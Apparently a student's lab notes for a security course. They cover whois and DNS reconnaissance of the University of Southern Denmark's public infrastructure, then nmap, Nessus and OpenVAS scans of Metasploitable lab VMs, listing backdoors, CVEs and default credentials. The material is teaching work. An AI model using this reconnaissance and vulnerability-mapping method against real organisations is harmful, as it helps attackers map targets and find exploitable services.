

L01

Virtual machine setup, done.

L02

whois sdu.dk:

```
whois sdu.dk
# Hello 95.166.166.54. Your session has been logged.
#
# Copyright (c) 2002 - 2026 by Punktum dk A/S
#
# Version: 6.2.0
#
# The data in the DK Whois database is provided by Punktum dk A/S
# for information purposes only, and to assist persons in obtaining
# information about or related to a domain name registration record.
# We do not guarantee its accuracy. We will reserve the right to remove
# access for entities abusing the data, without notice.
#
# Any use of this material to target advertising or similar activities
# are explicitly forbidden and will be prosecuted. Punktum dk A/S
# requests to be notified of any such activities or suspicions thereof.
```

Domain:	sdu.dk
DNS:	sdu.dk
Registered:	1997-10-09
Expires:	2028-12-31
Registration period:	5 years
VID:	no
DNSSEC:	Signed delegation
Status:	Active

Registrant	
Handle:	DATA REDACTED
Name:	Syddansk Universitet (University of Southern Denmark)
Address:	Campusvej 55
Postalcode:	5230
City:	Odense M
Country:	DK
Email:	hostmaster@sdu.dk

Nameservers	
Hostname:	ns1.sdu.dk
Hostname:	ns2.sdu.dk
Hostname:	ns3.sdu.dk

```
host www.sdu.dk
```

www.sdu.dk is an alias for sdu.dk.

sdu.dk has address 52.233.201.66

sdu.dk mail is handled by 0 sdu-dk.i-v1.mx.microsoft.

;; communications error to 192.168.64.1#53: timed out

Host sdu.dk not found: 2(SERVFAIL)

```
(kali㉿kali)-[~]  
└─$ whois 52.233.201.66
```

```
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/  
#  
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.  
#
```

```
NetRange: 52.224.0.0 - 52.255.255.255  
CIDR: 52.224.0.0/11  
NetName: MSFT  
NetHandle: NET-52-224-0-0-1  
Parent: NET52 (NET-52-0-0-0-0)  
NetType: Direct Allocation  
OriginAS:  
Organization: Microsoft Corporation (MSFT)  
RegDate: 2015-11-24  
Updated: 2021-12-14  
Ref: https://rdap.arin.net/registry/ip/52.224.0.0
```

```
OrgName: Microsoft Corporation  
OrgId: MSFT  
Address: One Microsoft Way  
City: Redmond  
StateProv: WA  
PostalCode: 98052  
Country: US  
RegDate: 1998-07-10  
Updated: 2025-06-10  
Comment: To report suspected security issues specific to traffic  
emanating from Microsoft online services, including the distribution of  
malicious content or other illicit or illegal material through a Microsoft  
online service, please submit reports to:  
Comment: * https://cert.microsoft.com.  
Comment:  
Comment: For SPAM and other abuse issues, such as Microsoft Accounts,  
please contact:  
Comment: * abuse@microsoft.com.  
Comment:  
Comment: To report security vulnerabilities in Microsoft products and  
services, please contact:  
Comment: * secure@microsoft.com.  
Comment:
```

Comment: For legal and law enforcement-related requests, please contact:
Comment: * msndcc@microsoft.com
Comment:
Comment: For routing, peering or DNS issues, please
Comment: contact:
Comment: * IOC@microsoft.com
Ref: <https://rdap.arin.net/registry/entity/MSFT>

OrgTechHandle: BEDAR6-ARIN
OrgTechName: Bedard, Dawn
OrgTechPhone: +1-425-538-6637
OrgTechEmail: dabedard@microsoft.com
OrgTechRef: <https://rdap.arin.net/registry/entity/BEDAR6-ARIN>

OrgTechHandle: MRPD-ARIN
OrgTechName: Microsoft Routing, Peering, and DNS
OrgTechPhone: +1-425-882-8080
OrgTechEmail: IOC@microsoft.com
OrgTechRef: <https://rdap.arin.net/registry/entity/MRPD-ARIN>

OrgTechHandle: IPHOS5-ARIN
OrgTechName: IPhostmaster, IPhostmaster
OrgTechPhone: +1-425-538-6637
OrgTechEmail: iphostmaster@microsoft.com
OrgTechRef: <https://rdap.arin.net/registry/entity/IPHOS5-ARIN>

OrgTechHandle: SINGH683-ARIN
OrgTechName: Singh, Prachi
OrgTechPhone: +1-425-707-5601
OrgTechEmail: pracsin@microsoft.com
OrgTechRef: <https://rdap.arin.net/registry/entity/SINGH683-ARIN>

OrgRoutingHandle: CHATU3-ARIN
OrgRoutingName: Chaturmohta, Somesh
OrgRoutingPhone: +1-425-882-8080
OrgRoutingEmail: someshch@microsoft.com
OrgRoutingRef: <https://rdap.arin.net/registry/entity/CHATU3-ARIN>

OrgAbuseHandle: MAC74-ARIN
OrgAbuseName: Microsoft Abuse Contact
OrgAbusePhone: +1-425-882-8080
OrgAbuseEmail: abuse@microsoft.com
OrgAbuseRef: <https://rdap.arin.net/registry/entity/MAC74-ARIN>

ARIN WHOIS data and services are subject to the Terms of Use
available at: <https://www.arin.net/resources/registry/whois/tou/>

If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#

```
└─(kali㉿kali)-[~] └─$ host nextcloud.sdu.dk nextcloud.sdu.dk has address
130.225.156.61 ^X@sc;; communications error to 192.168.64.1#53: timed out Host
nextcloud.sdu.dk not found: 2(SERVFAIL)
```

```
└─(kali㉿kali)-[~] └─$ whois 130.225.156.61
```

```
NetRange: 130.225.0.0 - 130.244.255.255 CIDR: 130.226.0.0/15, 130.225.0.0/16,
130.240.0.0/14, 130.244.0.0/16, 130.232.0.0/13, 130.228.0.0/14 NetName: RIPE-
ERX-130-225-0-0 NetHandle: NET-130-225-0-0-1 Parent: NET130 (NET-130-0-0-0-0)
NetType: Early Registrations, Transferred to RIPE NCC OriginAS:
```

```
Organization: RIPE Network Coordination Centre (RIPE) RegDate: 2003-11-12
Updated: 2025-02-10 Comment: These addresses have been further assigned to
users in the RIPE NCC region. Please note that the organization and point of
contact details listed below are those of the RIPE NCC not the current address
holder. ** You can find user contact information for the current address holder
in the RIPE database at http://www.ripe.net/whois. Ref:
https://rdap.arin.net/registry/ip/130.225.0.0
```

```
ResourceLink: https://apps.db.ripe.net/db-web-ui/query ResourceLink:
whois.ripe.net
```

```
OrgName: RIPE Network Coordination Centre OrgId: RIPE Address: P.O. Box 10096
City: Amsterdam StateProv:
```

```
PostalCode: 1001EB Country: NL RegDate:
```

```
Updated: 2013-07-29 Ref: https://rdap.arin.net/registry/entity/RIPE
```

```
ReferralServer: whois.ripe.net ResourceLink: https://apps.db.ripe.net/db-web-
ui/query
```

```
OrgAbuseHandle: ABUSE3850-ARIN OrgAbuseName: Abuse Contact OrgAbusePhone:
+31205354444 OrgAbuseEmail: abuse@ripe.net OrgAbuseRef:
https://rdap.arin.net/registry/entity/ABUSE3850-ARIN
```

```
OrgTechHandle: RNO29-ARIN OrgTechName: RIPE NCC Operations OrgTechPhone: +31 20
535 4444 OrgTechEmail: hostmaster@ripe.net OrgTechRef:
https://rdap.arin.net/registry/entity/RNO29-ARIN
```

```
Found a referral to whois.ripe.net.
```

```
% This is the RIPE Database query service. % The objects are in RPSL format. %
% The RIPE Database is subject to Terms and Conditions. % See
https://docs.db.ripe.net/terms-conditions.html
```

```
% Note: this output has been filtered. % To receive output for a database
update, use the "-B" flag.
```

```
% Information related to '130.225.128.0 - 130.225.159.255'
```

```
% Abuse contact for '130.225.128.0 - 130.225.159.255' is 'abuse@cert.dk'
```

```
inetnum: 130.225.128.0 - 130.225.159.255 netname: SDU-v4-POOL-01 country: DK
geofeed: https://info.net.deic.dk/deic-geofeed.csv org: ORG-SUI1-RIPE admin-c:
UN61-RIPE tech-c: UN61-RIPE status: ASSIGNED PA remarks: Generated by DeIC on
2022-07-28 for more information contact netdrift@deic.dk mnt-by: DEIC-MNT mnt-
by: AS1835-MNT created: 2015-12-10T10:05:14Z last-modified: 2022-07-
28T11:50:21Z source: RIPE
```

```

organisation: ORG-SUI1-RIPE org-name: Syddansk Universitet, IT-service org-
type: other address: Campusvej 55 address: 5230 Odense M address: DK mnt-ref:
AS1835-MNT mnt-by: AS1835-MNT mnt-by: DEIC-MNT created: 2012-05-03T10:51:17Z
last-modified: 2022-01-28T14:00:25Z source: RIPE # Filtered

role: DeiC Netdrift address: DeiC address: DTU Building 304 address: 2800
Lyngby address: Denmark phone: +45 35 888 222 fax-no: +45 35 888 201 admin-c:
AMD2-RIPE tech-c: AMD2-RIPE tech-c: JF6044-RIPE tech-c: HUB10-RIPE nic-hdl:
UN61-RIPE mnt-by: AS1835-MNT mnt-by: DEIC-MNT created: 2008-11-24T13:12:55Z
last-modified: 2022-01-28T14:00:26Z source: RIPE # Filtered abuse-mailbox:
abuse@cert.dk

% Information related to '130.225.0.0/16AS1835'

route: 130.225.0.0/16 descr: Forskningsnettet-130.225 origin: AS1835 mnt-by:
AS1835-MNT mnt-by: DEIC-MNT created: 1970-01-01T00:00:00Z last-modified: 2022-
01-28T14:00:18Z source: RIPE

% This query was served by the RIPE Database Query Service version 1.121.2
(DEXTER)

└─(kali㉿kali)-[~] └─$

```

L02 – Exercise 1: Gathering Information with whois

Command run

```
whois sdu.dk
```

Important output

- Domain: sdu.dk
- Registered: 1997-10-09
- Expires: 2028-12-31
- Status: Active
- DNSSEC: Signed delegation
- Registrant: **Syddansk Universitet (University of Southern Denmark)**
- Address: Campusvej 55, 5230 Odense M, Denmark
- Email: hostmaster@sdu.dk
- Nameservers:
 - ns1.sdu.dk
 - ns2.sdu.dk
 - ns3.sdu.dk

Final answer

The whois query showed that sdu.dk is registered to **Syddansk Universitet (University of Southern Denmark)**. It also provided registration details, active domain status, DNSSEC information, and the nameservers used by the domain.

Question 2

Resolve the IP address of www.sdu.dk and perform a whois query on that IP address.

Commands run

```
host www.sdu.dk
whois 52.233.201.66
```

Important output from host www.sdu.dk

- www.sdu.dk is an alias for sdu.dk
- sdu.dk has address 52.233.201.66
- sdu.dk mail is handled by 0 sdu-dk.i-v1.mx.microsoft.

Important output from whois 52.233.201.66

- NetRange: 52.224.0.0 - 52.255.255.255
- CIDR: 52.224.0.0/11
- Organization: **Microsoft Corporation**
- NetName: MSFT

Final answer

www.sdu.dk resolved to the IP address **52.233.201.66**. The whois query on this IP showed that it belongs to **Microsoft Corporation**, meaning the SDU website appears to be hosted on Microsoft infrastructure.

Question 3

Based on the whois output, what information can you infer about SDU's network? Identify and record the IP address range(s) associated with SDU.

Commands run

```
whois 52.233.201.66
host nextcloud.sdu.dk
whois 130.225.156.61
```

Important output

From whois 52.233.201.66:

- Microsoft-owned range: 52.224.0.0 - 52.255.255.255
- CIDR: 52.224.0.0/11

From host nextcloud.sdu.dk:

- nextcloud.sdu.dk has address 130.225.156.61

From whois 130.225.156.61:

- inetnum: 130.225.128.0 - 130.225.159.255
- netname: SDU-v4-POOL-01
- org-name: Syddansk Universitet, IT-service
- route: 130.225.0.0/16

Final answer

The results suggest that SDU uses both **externally hosted cloud infrastructure** and **institution-associated network space**. www.sdu.dk resolved to an IP address owned by **Microsoft Corporation** in the range **52.224.0.0/11**, which indicates cloud hosting. In contrast, nextcloud.sdu.dk resolved to **130.225.156.61**, which belongs to the SDU-related range **130.225.128.0 - 130.225.159.255** with netname **SDU-v4-POOL-01**. The broader route shown was **130.225.0.0/16**.

Question 4

Consider whether there are other SDU-hosted network services that could be queried using whois.

Command run

```
host nextcloud.sdu.dk
whois 130.225.156.61
```

Important output

- nextcloud.sdu.dk has address 130.225.156.61

- org-name: Syddansk Universitet, IT-service

Final answer

Yes, other SDU-hosted services can also be queried. In this exercise, nextcloud.sdu.dk was one such example. Other public-facing SDU services such as login systems, mail services, portals, and cloud services could also be relevant to examine.

Question 5

Which services or hostnames might be relevant?

Commands run

```
host www.sdu.dk
host nextcloud.sdu.dk
```

Important output

- www.sdu.dk resolved to 52.233.201.66
- nextcloud.sdu.dk resolved to 130.225.156.61

Final answer

Relevant hostnames include:

- www.sdu.dk
- nextcloud.sdu.dk
- mail-related hosts under the SDU domain
- other public portals or service hostnames under sdu.dk

These are relevant because they reveal infrastructure, ownership, and potential attack surface.

Question 6

Why would an attacker or security analyst be interested in them?

Commands run

```
whois sdu.dk  
whois 52.233.201.66  
whois 130.225.156.61
```

Important output

- domain ownership and contact details
- nameservers
- hosting provider information
- IP ranges and organizational ownership

Final answer

An attacker or security analyst would be interested in these services because they reveal:

- who owns the service
- whether the service is self-hosted or externally hosted
- what IP ranges are involved
- which systems may be directly connected to the organization

This is useful during reconnaissance because it helps map the target's infrastructure.

Question 6

Why would an attacker or security analyst be interested in them?

Commands run

```
whois sdu.dk  
whois 52.233.201.66  
whois 130.225.156.61
```

Important output

- domain ownership and contact details
- nameservers
- hosting provider information
- IP ranges and organizational ownership

Final answer

An attacker or security analyst would be interested in these services because they reveal:

- who owns the service
- whether the service is self-hosted or externally hosted
- what IP ranges are involved
- which systems may be directly connected to the organization

This is useful during reconnaissance because it helps map the target's infrastructure.

Question 7

Perform a whois query for **nextcloud.sdu.dk** (using the associated IP address).

Commands run

```
host nextcloud.sdu.dk  
whois 130.225.156.61
```

Important output

```
From host nextcloud.sdu.dk:
```

- nextcloud.sdu.dk has address 130.225.156.61

```
From whois 130.225.156.61:
```

- inetnum: 130.225.128.0 - 130.225.159.255
- netname: SDU-v4-POOL-01
- org-name: Syddansk Universitet, IT-service
- route: 130.225.0.0/16
- country: DK

Final answer

nextcloud.sdu.dk resolved to **130.225.156.61**. The whois query showed that the IP belongs to an SDU-related range with netname **SDU-v4-POOL-01** and the organization **Syddansk Universitet, IT-service**.

Question 8

Compare the results with the information obtained for www.sdu.dk.

Commands run

```
host www.sdu.dk
whois 52.233.201.66
host nextcloud.sdu.dk
whois 130.225.156.61
```

Important output

- www.sdu.dk → 52.233.201.66 → **Microsoft Corporation**
- nextcloud.sdu.dk → 130.225.156.61 → **Syddansk Universitet, IT-service**

Final answer

The result for www.sdu.dk showed that it is hosted on **Microsoft infrastructure**, while nextcloud.sdu.dk is hosted in an **SDU-associated IP range**. This shows that different SDU services are hosted in different environments.

Question 9

What similarities or differences do you observe?

Commands run

```
whois 52.233.201.66
whois 130.225.156.61
```

Important output

- both are connected to the sdu.dk domain
- one IP belongs to Microsoft
- one IP belongs to an SDU-associated range

Final answer

The similarity is that both systems are part of SDU's public services. The difference is the infrastructure behind them:

- www.sdu.dk is hosted by **Microsoft**
- nextcloud.sdu.dk is hosted in an **SDU-related network range**

So one service appears cloud-hosted, while the other appears more directly institution-hosted.

Question 10

What might explain these differences?

Based on output

- www.sdu.dk pointed to Microsoft-owned infrastructure
- nextcloud.sdu.dk pointed to SDU IT-service infrastructure

Final answer

These differences can be explained by different hosting choices. SDU may use **cloud hosting** for the main website and **institution-managed infrastructure** for services such as Nextcloud. Many organizations use a mix of external providers and internal systems.

L02 Exercise 2.

Lab 02 - Exercise 2: Scanning with Nmap

Targets: Metasploitable 2 (10.0.2.4) | Metasploitable 3 (10.0.2.15)

TASK 1: Baseline scan - Perform a TCP SYN scan against both targets.

```
sudo nmap -sS 10.0.2.4 | tee syn_ms2.txt  
sudo nmap -sS 10.0.2.15 | tee syn_ms3.txt
```

```
MS2: 23 open ports - ftp(21), ssh(22), telnet(23), smtp(25), http(80),  
mysql(3306), postgresql(5432), vnc(5900), irc(6667), tomcat(8180) + more  
MS3: 18 open ports - ftp(21), http(80), mysql(3306), rdp(3389),  
glassfish(4848/8080), elasticsearch(9200), smb(445) + more
```

TASK 2: Full TCP Connection Scan - Perform a TCP Connect scan against both.

```
sudo nmap -sT 10.0.2.4 | tee connect_ms2.txt
sudo nmap -sT 10.0.2.15 | tee connect_ms3.txt
```

Same ports as SYN scan on both targets. No new information gained.

TASK 3: Comprehensive Detection Scan - OS detection, version detection, scripts.

```
sudo nmap -sV -O -sC 10.0.2.4 | tee comprehensive_ms2.txt
sudo nmap -sV -O -sC 10.0.2.15 | tee comprehensive_ms3.txt
```

MS2 key findings:

OS: Linux 2.6.9-2.6.33
 vsftpd 2.3.4 (anon login allowed), OpenSSH 4.7p1, Apache 2.2.8,
 MySQL 5.0.51a, PostgreSQL 8.3, UnrealIRCd 3.2.8.1, Samba 3.0.20,
 Apache Tomcat 5.5, port 1524 = open root shell (bindshell),
 SMB signing disabled, SSLv2 + weak ciphers on SMTP

MS3 key findings:

OS: Windows Server 2008 R2 SP1
 IIS 7.5, MySQL 5.5.20, GlassFish 4.0 (expired SSL cert),
 Elasticsearch 1.1.1 (unauthenticated), RDP on 3389,
 SMB signing disabled, PUT/DELETE/TRACE HTTP methods enabled

TASK 4: Comparison and Analysis

| SYN (-sS) | Connect (-sT) | Comprehensive (-sV -O -sC)

Open ports	MS2:23	MS2:23	MS2:23
	MS3:18	MS3:18	MS3:18
Service versions	No	No	Yes (full versions)
OS detection	No	No	Yes
Script results	No	No	Yes
Scan time (MS2)	0.68s	0.54s	24.67s
Scan time (MS3)	1.64s	1.44s	109.46s
Detail level	Low	Low	High

TASK 5: Discussion - differences, advantages, disadvantages, when to use each.

SYN (-sS):

Sends SYN, waits for SYN-ACK, never completes handshake.
+ Fast, stealthy, not logged by most applications
- Requires root privileges
Use when: quick recon, stealth matters, root available

Connect (-sT):

Completes full TCP handshake, then closes connection.
+ No root needed, works through proxies
- Slower, visible in application/firewall logs
Use when: no root access, scanning through proxies/firewalls

Comprehensive (-sV -O -sC):

Adds version detection, OS fingerprinting, NSE scripts.
+ Reveals exact versions (CVE matching), OS, extra vulnerabilities
e.g. vsftpd 2.3.4 -> CVE-2011-2523, UnrealIRCd 3.2.8.1 -> CVE-2010-2075
- Slow, noisy, easily detected by IDS
Use when: full vulnerability assessment needed before exploitation

Lab 02 - Exercise 3: Scanning with Nessus

Targets: Metasploitable 2 (10.0.2.4) | Metasploitable 3 (10.0.2.15)

Template: Basic Network Scan | Severity Base: CVSS v3.0

TASK 1 & 2: Configure and launch Nessus scan targeting the Metasploitable VMs.

```
- Opened Nessus at https://localhost:8834
- Created new scan: Basic Network Scan
- Targets: 10.0.2.4, 10.0.2.15
- Launched scan, waited for completion
```

TASK 3: Review scan results - vulnerabilities, severity levels, affected services.

OVERVIEW:

Host	Auth	Critical	High	Medium	Low	Info
------	------	----------	------	--------	-----	------

10.0.2.4	N/A	11	7	26	9	134
10.0.2.15	Fail	15	22	29	-	97

MS2 (10.0.2.4) - Key vulnerabilities:

CRITICAL 10.0 Canonical Ubuntu Linux SEoL (8.04.x) - OS end of life, no patches

CRITICAL 10.0 UnrealIRCd Backdoor Detection - backdoor on port 6667

CRITICAL 10.0 VNC Server 'password' Password - trivial/default VNC password

CRITICAL 9.8 SSL Version 2 and 3 Protocol Detection - deprecated SSL

CRITICAL 9.8 Bind Shell Backdoor Detection - open root shell on port 1524

CRITICAL SSL (Multiple Issues) x3

HIGH 7.5 NFS Shares World Readable

HIGH 7.5 rlogin Service Detection

HIGH 7.5 rsh Service Detection

HIGH 7.5 Samba Badlock Vulnerability

MEDIUM 6.5 Unencrypted Telnet Server

MEDIUM 5.9 SSL DROWN Attack Vulnerability

MEDIUM 5.9 SSL Anonymous Cipher Suites Supported

MIXED PHP (15 issues), Apache Httpd (14), Apache HTTP Server (12),

Apache Tomcat (4), SSL (47), SNMP (11), ISC Bind (5), SSH (6)

MS3 (10.0.2.15) - Key vulnerabilities:

CRITICAL SSL (Multiple Issues)

HIGH Microsoft Windows (Multiple Issues) x6

MEDIUM 6.5 Remote Desktop Protocol Server Man-in-the-Middle Weakness

LOW 3.7 SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

LOW 2.6 Terminal Services Encryption Level not FIPS-140 Compliant

MIXED HTTP (8), TLS (7), SMB (4), DNS (5), Microsoft Windows (3)

INFO SMB (13), DCE Services Enumeration (8), RPC Enumeration (10)

TASK 4: Compare Nessus findings with Nmap (Exercise 2).

Which vulnerabilities were predictable from Nmap?

- UnrealIRCd backdoor: Nmap detected version 3.2.8.1 on port 6667 -> known CVE
- Bind shell on port 1524: Nmap identified it as "bindshell" directly
- SSL v2/v3: Nmap -sC already showed SSLv2 supported with weak ciphers on SMTP
- Telnet (port 23): Nmap detected it, Nessus confirmed unencrypted
- NFS world readable: Nmap showed port 2049 open (nfs)
- VNC (port 5900): Nmap detected VNC protocol 3.3, Nessus found weak password

Which findings were NOT obvious from Nmap alone?

- Specific CVEs for Apache, PHP, Tomcat (Nmap showed versions but not vuln details)
- Samba Badlock vulnerability (Nmap showed Samba 3.0.20 but not specific CVE)
- SSL DROWN attack details
- SNMP misconfigurations (11 issues)
- RDP Man-in-the-Middle weakness on MS3
- OS end-of-life status (Ubuntu 8.04 no longer supported)
- VNC default password (Nmap detected VNC but not the weak credential)

Services detected by one tool but not the other?

- Nessus missed some ports Nmap found (e.g. port 512/513/514 exec/login/shell not explicitly flagged as separate findings)
- Nessus found SNMP issues not visible in basic Nmap scan
- Nmap found more raw open ports; Nessus focused on exploitable vulnerabilities

TASK 5 & 6: Strengths/limitations of automated scanners. When to supplement.

Strengths of automated vulnerability scanners (Nessus):

- Maps open ports to known CVEs automatically
- Checks for default credentials (e.g. VNC password)
- Identifies EOL software and missing patches
- Covers hundreds of checks simultaneously
- Provides severity ratings (CVSS) for prioritization

- Much faster than manual analysis for large networks

Limitations:

- Cannot detect logic flaws or business-layer vulnerabilities
- May produce false positives (e.g. MS3 auth marked as Fail)
- Cannot verify if a vulnerability is actually exploitable in context
- Misses vulnerabilities requiring human judgment or custom payloads
- Noisy - generates a lot of traffic, easily detected by IDS
- Limited without credentials (unauthenticated scan misses local vulns)

When to supplement with manual analysis:

- When scan shows potential false positives needing verification
- For critical findings before reporting to a client
- When testing application-layer logic (SQLi, XSS, auth bypass)
- When credentials are available (authenticated scan gives deeper results)
- When scanner fails to authenticate (MS3 showed Auth: Fail)
- After automated scan to manually probe the most critical findings

Lab 02 - Exercise 4: Scanning with GVM / OpenVAS

Target: Metasploitable 2 (10.0.2.4)

Scan: Sun Apr 19 15:02-15:56 UTC 2026 | 69 results (635 before filtering, min QoD 70)

NOTE: GVM only scanned MS2 (10.0.2.4) - MS3 was not reachable/scanned this run.

TASK 1-3: Configure and launch GVM scan targeting the Metasploitable VMs.

- Opened GVM at <https://localhost:9392>
- Scans -> Tasks -> New Task
- Created target "Metasploitable Targets" with hosts: 10.0.2.4, 10.0.2.15
- Saved task "Metasploitable Scan" and started scan
- Waited for completion (~54 minutes)

TASK 4: Review scan results - vulnerabilities, severity levels, affected services.

OVERVIEW (10.0.2.4):

Critical: 14 | High: 9 | Medium: 40 | Low: 6

--- CRITICAL ---

Port: 1524/tcp
Vulnerability: Possible Backdoor - Ingreslock (open root shell)
CVSS: 10.0

Port: 512/tcp
Vulnerability: rexec service running - unencrypted remote execution
CVSS: 10.0

Port: 513/tcp
Vulnerability: rlogin Passwordless Login - root access without password
CVSS: 10.0

Port: 80/tcp
Vulnerability: TWiki < 4.2.4 XSS and Command Execution (CVE-2008-5304, CVE-2008-5305)
CVSS: 10.0

Port: 8787/tcp
Vulnerability: Distributed Ruby (dRuby) RCE Vulnerabilities
CVSS: 10.0

Port: general/tcp
Vulnerability: OS End of Life - Ubuntu 8.04 (EOL 2013-05-09, no more patches)
CVSS: 10.0

Port: 21/tcp
Vulnerability: vsftpd 2.3.4 Backdoor (CVE-2011-2523)
CVSS: 9.8

Port: 6200/tcp
Vulnerability: vsftpd 2.3.4 Backdoor - shell opened on port 6200
CVSS: 9.8

Port: 3306/tcp
Vulnerability: MySQL default credentials - root with empty password
CVSS: 9.8

Port: 8009/tcp
Vulnerability: Apache Tomcat AJP Ghostcat RCE (CVE-2020-1938)
CVSS: 9.8

Port: 80/tcp

Vulnerability: PHP < 5.3.13 CGI RCE (CVE-2012-1823) - phpinfo() executable remotely
CVSS: 9.8

Port: 3632/tcp
Vulnerability: DistCC RCE (CVE-2004-2687) - arbitrary command execution
CVSS: 9.3

Port: 5432/tcp
Vulnerability: PostgreSQL default credentials - postgres:postgres
CVSS: 9.0

Port: 5900/tcp
Vulnerability: VNC brute force login - password is "password"
CVSS: 9.0

--- HIGH ---

Port: 6697/tcp
Vulnerability: UnrealIRCd 3.2.8.1 Authentication Spoofing (CVE-2016-7144)
CVSS: 8.1

Port: 6697/tcp
Vulnerability: UnrealIRCd Backdoor (CVE-2010-2075)
CVSS: 7.5

Port: 80/tcp
Vulnerability: HTTP PUT and DELETE methods enabled - file upload/deletion possible
CVSS: 7.5

Port: 21/tcp
Vulnerability: FTP default credentials found - msfadmin, postgres, service, user
CVSS: 7.5

Port: 2121/tcp
Vulnerability: FTP default credentials found (same as above)
CVSS: 7.5

Port: 80/tcp
Vulnerability: EasyPHP multiple vulnerabilities - phpinfo() exposed at /phpinfo.php
CVSS: 7.5

Port: 513/tcp
Vulnerability: rlogin service running - unencrypted passwords
CVSS: 7.5

Port: 514/tcp
Vulnerability: rsh unencrypted cleartext login
CVSS: 7.5

Port: 5432/tcp
Vulnerability: OpenSSL CCS Man-in-the-Middle (CVE-2014-0224)
CVSS: 7.4

--- MEDIUM (key ones) ---

Port: 25/tcp
Vulnerability: STARTTLS command injection (CVE-2011-0411)
CVSS: 6.8

Port: 445/tcp
Vulnerability: Samba MS-RPC remote shell execution (CVE-2007-2447)
CVSS: 6.0

Port: 21/tcp
Vulnerability: Anonymous FTP login allowed
CVSS: 6.4

Port: 5432/tcp
Vulnerability: SSLv2/SSLv3 deprecated protocol (DROWN/POODLE)
CVSS: 5.9

Port: 22/tcp
Vulnerability: SSH weak KEX algorithms - SHA-1 and 1024-bit DH group
CVSS: 5.3

Port: 80/tcp
Vulnerability: phpinfo() exposed at /phpinfo.php and /mutillidae/phpinfo.php
CVSS: 5.3

Port: 80/tcp
Vulnerability: LFI via Mutillidae - /etc/passwd readable through URL
CVSS: 5.0

Port: 25/tcp
Vulnerability: SSL/TLS certificate expired (expired 2010-04-16)
CVSS: 5.0

Port: 23/tcp
Vulnerability: Telnet unencrypted cleartext login
CVSS: 4.8

Port: 80/tcp
Vulnerability: Cleartext password transmission - DVWA, phpMyAdmin, TikiWiki
CVSS: 4.8

Port: 5900/tcp
Vulnerability: VNC unencrypted data transmission
CVSS: 4.8

--- LOW ---

Port: 25/tcp
Vulnerability: LogJam - DHE_EXPORT cipher suites (CVE-2015-4000)
CVSS: 3.7

Port: 5432/tcp
Vulnerability: POODLE - SSLv3 CBC cipher suites (CVE-2014-3566)
CVSS: 3.4

Port: 25/tcp
Vulnerability: POODLE - SSLv3 CBC cipher suites (CVE-2014-3566)
CVSS: 3.4

Port: 22/tcp
Vulnerability: Weak MAC algorithms supported - MD5, 96-bit
CVSS: 2.6

Port: general/tcp
Vulnerability: TCP Timestamps Information Disclosure
CVSS: 2.6

Port: general/icmp
Vulnerability: ICMP Timestamp Reply Information Disclosure
CVSS: 2.1

TASK 5: Compare GVM findings with Nmap (Exercise 2).

Findings confirmed by both GVM and Nmap:

- vsftpd 2.3.4 backdoor (Nmap detected version, GVM confirmed CVE-2011-2523)
- Open bind shell on port 1524 (Nmap: "bindshell", GVM: "Ingreslock backdoor")
- UnrealIRCd 3.2.8.1 (Nmap detected version, GVM confirmed CVE-2010-2075)
- MySQL on port 3306 (Nmap: version 5.0.51a, GVM: default credentials found)
- VNC on port 5900 (Nmap: detected, GVM: weak password "password" confirmed)
- Telnet on port 23 (Nmap: detected, GVM: confirmed unencrypted)
- NFS on port 2049 (Nmap: detected, GVM: world readable shares)

Findings from GVM NOT obvious from Nmap:

- MySQL root with empty password (Nmap showed port open, not credentials)
- PostgreSQL default credentials postgres:postgres
- VNC actual password "password" (Nmap detected VNC but not the credential)
- PHP CGI RCE CVE-2012-1823 (required active exploitation check)

- Tomcat Ghostcat AJP CVE-2020-1938 (Nmap found AJP port, GVM exploited it)
- DistCC RCE on port 3632 (Nmap missed this port entirely)
- dRuby RCE on port 8787 (Nmap missed this port too)
- LFI vulnerabilities in Mutillidae web application
- Samba MS-RPC shell execution CVE-2007-2447
- FTP multiple valid credentials found via brute force
- OS EOL status (Ubuntu 8.04 no longer supported)
- Detailed SSL/TLS issues (POODLE, LogJam, FREAK, weak ciphers)

Services found by Nmap but not explicitly flagged by GVM:

- IRC port 6667 (GVM checked 6697 SSL IRC, not plain 6667)
- Some r-services flagged differently between tools

Lab 02 - Exercise 5: Authenticated Scan with Nessus

Target: Metasploitable 2 (10.0.2.4) - Auth: Pass

Scan duration: 14 minutes (1:28 PM - 1:43 PM)

Grouped vulnerability types: 92 | Individual findings: Critical: 27, High: 97, Medium: 144, Low: 19, Info: 186 | Remediations: 75

NOTE: Only MS2 (10.0.2.4) authenticated successfully (Auth: Pass).

MS3 (10.0.2.15) was not included - SSH credentials don't apply to Windows.

TASK 1: Identify valid credentials for the Metasploitable target systems.

Metasploitable 2 (Linux): msfadmin / msfadmin (SSH)

Metasploitable 3 (Windows): vagrant / vagrant (not used - SSH not applicable)

TASK 2 & 3: Configure scan with authentication settings.

- Opened Nessus at <https://localhost:8834>
- New Scan -> Basic Network Scan

```
- Name: "Metasploitable Authenticated Scan"
- Targets: 10.0.2.4, 10.0.2.15
- Tab: Credentials -> Add -> SSH
- Username: msfadmin, Password: msfadmin
- Saved and launched scan
```

TASK 4 & 5: Review authenticated scan results.

OVERVIEW (10.0.2.4 - Auth: Pass):

Critical: 27 | High: 97 | Medium: 144 | Low: 19 | Info: 186

Total: 92 grouped findings (vs 11 Critical in unauthenticated scan)

--- CRITICAL ---

```
Vulnerability: UnrealIRCd Backdoor Detection
CVSS: 10.0
Family: Backdoors
```

```
Vulnerability: VNC Server 'password' Password
CVSS: 10.0
Family: Gain a shell remotely
```

```
Vulnerability: SSL Version 2 and 3 Protocol Detection
CVSS: 9.8
```

Count: 2

```
Family: Service detection
```

```
Vulnerability: Apache Tomcat AJP Connector Request Injection (Ghostcat)
CVSS: 9.8
Family: Web Servers
```

```
Vulnerability: Bash Remote Code Execution (Shellshock)
CVSS: 9.8
Family: Gain a shell remotely
```

NOTE: NEW - not found in unauthenticated scan

```
Vulnerability: Weak Debian OpenSSH Keys in ~/.ssh/authorized_keys
CVSS: 9.8
Family: Gain a shell remotely
```

NOTE: NEW - only detectable with SSH access

```
